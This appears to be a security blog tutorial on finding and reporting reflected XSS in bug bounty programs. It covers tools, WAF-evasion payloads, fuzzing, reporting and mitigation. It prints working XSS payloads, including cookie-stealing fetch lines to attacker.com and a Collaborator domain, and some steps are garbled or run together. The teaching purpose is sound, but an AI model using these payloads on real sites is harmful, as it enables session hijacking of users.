
Listen to this Post

Introduction:
Cross-site scripting (XSS) remains a pervasive threat in web applications, allowing attackers to inject malicious scripts into trusted sites. In the bug bounty arena, reflected XSS is a common finding that can lead to significant payouts, as highlighted by ethical hackers like Mehar Huzaifa on platforms such as Bugcrowd. This article delves into the techniques, tools, and methodologies used to identify and exploit these vulnerabilities, turning them into rewards while bolstering cybersecurity defenses.
Learning Objectives:
- Understand the mechanics of reflected XSS attacks and their impact on web security.
- Learn how to use industry-standard tools for vulnerability detection and exploitation.
- Master the art of crafting effective XSS payloads and navigating bug bounty workflows.
You Should Know:
1. The Anatomy of a Reflected XSS Attack
Reflected XSS occurs when user input is immediately returned by the web application without proper sanitization, often via URL parameters or form fields. This allows attackers to inject malicious scripts that execute in the victim’s browser, potentially stealing cookies, session tokens, or redirecting to phishing sites. To test for this, start by identifying input points like search boxes or login forms.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Identify a target web application and locate user-input endpoints (e.g., `?search=query` in URLs). Use browser developer tools (F12) to inspect network requests and HTML structure.
– Step 2: Craft a basic payload such as `` and inject it into the input field. Submit the request and observe if the script executes in the browser.
– Step 3: If blocked, try encoding the payload. For example, use URL encoding: %3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E. Verify reflection by checking the page source (Ctrl+U) for unsanitized output.
– Step 4: Document the vulnerability with screenshots or videos, noting the URL, payload, and impact for bug bounty reporting.
2. Essential Tools for XSS Hunters
Effective XSS hunting requires a toolkit for intercepting requests, scanning vulnerabilities, and analyzing responses. Tools like Burp Suite, OWASP ZAP, and browser extensions streamline the process, enabling both automated and manual testing. Setting up these tools on Linux or Windows is crucial for a efficient workflow.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Install OWASP ZAP on Linux using commands:
sudo apt update
sudo apt install zaproxy
zaproxy
On Windows, download the installer from the OWASP website and run it.
– Step 2: Configure Burp Suite as a proxy. Start Burp (via `java -jar burpsuite_pro.jar` on Linux or the executable on Windows), set browser proxy to 127.0.0.1:8080, and import Burp’s CA certificate for HTTPS interception.
– Step 3: Use ZAP’s automated scanner by targeting your URL: In ZAP, click “Attack” > “Spider” to crawl the site, then “Active Scan” to test for XSS. Review alerts in the “Alerts” tab for potential vulnerabilities.
– Step 4: Enhance manual testing with browser tools like “Web Developer Console” to monitor console errors and “EditThisCookie” for session manipulation during XSS exploits.
3. Crafting Advanced XSS Payloads
Basic payloads are often detected by Web Application Firewalls (WAFs), so advanced techniques involve obfuscation and context-aware injection. Payloads can exploit HTML attributes, JavaScript events, or SVG elements to bypass filters, requiring creativity and knowledge of evasion cheat sheets.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Understand the context: If input is reflected inside an HTML attribute, use event handlers like `onmouseover` or onerror. For example: <img src=x onerror=alert(document.cookie)>.
– Step 2: Bypass WAFs with encoding tricks. Try Base64 encoding in data URLs:
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4="></object>
Decode in JavaScript if needed.
- Step 3: Use polyglot payloads that work in multiple contexts. Example:
javascript:/--></title></style></textarea></script></xmp></li>
</ul>

<

svg/onload='+/"/+/onmouseover=1/+/[/[]/alert(document.domain)//'>
– Step 4: Test payloads in a controlled environment like Damn Vulnerable Web Application (DVWA). Set up DVWA on Linux with Docker:
docker run --rm -it -p 80:80 vulnerables/web-dvwa
Then navigate to `http://localhost` and practice in the “XSS Reflected” module.
4. Methodical Testing for XSS Vulnerabilities
A systematic approach ensures no input vector is overlooked. This involves spidering, fuzzing, and manual verification across all application endpoints, including hidden parameters and API calls. Consistency reduces false positives and increases bounty chances.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Spider the target using Burp Suite’s “Spider” feature or ZAP to map all pages and parameters. Export the site map for reference.
– Step 2: Fuzz inputs with payload lists. Use Burp Intruder with the “XSS” payload set from “Payloads” > “Add” > “Load” (e.g., from SecLists repository). On Linux, SecLists can be cloned:git clone https://github.com/danielmiessler/SecLists.git
– Step 3: Manually verify each reflection point. Check for DOM-based XSS by analyzing JavaScript sources in developer tools. Use the console to test eval() or innerHTML sinks:
document.write('<img src=x onerror=alert(1)>');– Step 4: Automate with scripts. A Python script using requests library can test URLs:
import requests payload = "<script>alert('XSS')</script>" response = requests.get("http://target.com/search?q=" + payload) if payload in response.text: print("Potential XSS found")- From Exploitation to Report: The Bug Bounty Process
Finding a vulnerability is only half the battle; submitting a clear, actionable report is key to rewards. Platforms like Bugcrowd and HackerOne require detailed steps, impact analysis, and proof-of-concept (PoC) evidence, emphasizing responsible disclosure.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Confirm the exploit’s impact. Demonstrate cookie theft with a payload like<script>fetch('https://attacker.com/steal?cookie='+document.cookie)</script>. Set up a listener on Linux with netcat:nc -lvnp 80
– Step 2: Document every step: URL, payload, browser version, and screenshots. Use tools like OBS Studio for screen recording or Lightshot for captures.
– Step 3: Write the report. Include title (e.g., “Reflected XSS in search parameter”), vulnerability description, steps to reproduce, impact (e.g., session hijacking), and remediation advice (like input sanitization).
– Step 4: Submit via the bug bounty platform. Follow up politely if needed, and avoid public disclosure until the issue is fixed to comply with ethics.6. Mitigating XSS: A Developer’s Perspective
Prevention is critical, involving secure coding practices such as output encoding, input validation, and Content-Security-Policy (CSP) headers. Developers must integrate these measures into SDLC to reduce attack surfaces, as highlighted by IT security training courses.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Implement input validation on server-side code. In PHP, usefilter_var():$input = filter_var($_GET['search'], FILTER_SANITIZE_STRING);
In Node.js, use validator library: `validator.escape(input)`.
- Step 2: Apply output encoding. In JavaScript, use `textContent` instead of
innerHTML. For HTML contexts, use libraries like DOMPurify to sanitize inputs. - Step 3: Configure CSP headers in web servers. For Apache, add to .htaccess:
Header set Content-Security-Policy "default-src 'self'; script-src 'self'"
For Nginx, add in config:
add_header Content-Security-Policy "default-src 'self';";
– Step 4: Use security scanners in CI/CD pipelines. Tools like Snyk or OWASP Dependency-Check can detect vulnerabilities:
docker run --rm snyk/snyk-cli test --file=package.json
7. Leveling Up: Advanced XSS Techniques
Beyond reflected XSS, ethical hackers explore DOM-based, stored, and blind XSS, often requiring deeper JavaScript analysis and server-side interaction. Training courses on platforms like Cybrary or Coursera cover these advanced topics for red team roles.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Study DOM-based XSS using browser debuggers. Identify sources like `document.location.hash` and sinks likeeval(). Use Burp Suite’s DOM Invader extension to automate detection.
– Step 2: Experiment with stored XSS in forums or comment sections. Payloads persist in databases, affecting multiple users. Test with `` in input fields that save data.
– Step 3: Explore blind XSS where reflection isn’t immediate. Use tools like XSS Hunter or Burp Collaborator to capture callbacks. Deploy a payload:<script>fetch('http://yourdomain.burpcollaborator.net?data='+document.cookie)</script>– Step 4: Practice in labs like PortSwigger’s Web Security Academy or Hack The Box. These platforms offer hands-on modules with real-world scenarios, enhancing skills for bug bounty programs.
What Undercode Say:
- Key Takeaway 1: Reflected XSS is a low-hanging fruit in bug bounty programs, but its exploitation demands meticulous testing and evasion of modern security controls like WAFs and CSPs.
- Key Takeaway 2: The synergy between automated tools and manual ingenuity is paramount; successful hunters blend scanners like ZAP with deep code analysis to uncover subtle flaws.
Analysis: The prevalence of reflected XSS, as seen in Mehar Huzaifa’s findings, underscores persistent gaps in web application security, often stemming from rushed development cycles and inadequate training. While automated tools flag obvious issues, human expertise is crucial for context-aware testing and bypassing defenses. Ethical hackers contribute to a safer digital ecosystem by turning vulnerabilities into lessons, yet organizations must prioritize secure coding education and proactive hardening. The bug bounty economy thrives on such discoveries, but sustainable security requires embedding best practices into DevOps workflows.
Prediction:
As web applications evolve with AI integrations and single-page architectures, XSS vectors will adapt, potentially targeting client-side frameworks like React or Vue.js through prototype pollution or script gadget attacks. However, the core defense of input validation and output encoding will remain vital. Future bug bounty programs may leverage AI-assisted scanning to reduce false positives, but human creativity in payload crafting will continue to outpace automated defenses. Consequently, training courses focused on advanced exploitation and mitigation will grow in demand, shaping a new generation of cybersecurity professionals adept at combating emerging XSS variants.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Huzaifa0x0 Bugcrowd – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- From Exploitation to Report: The Bug Bounty Process


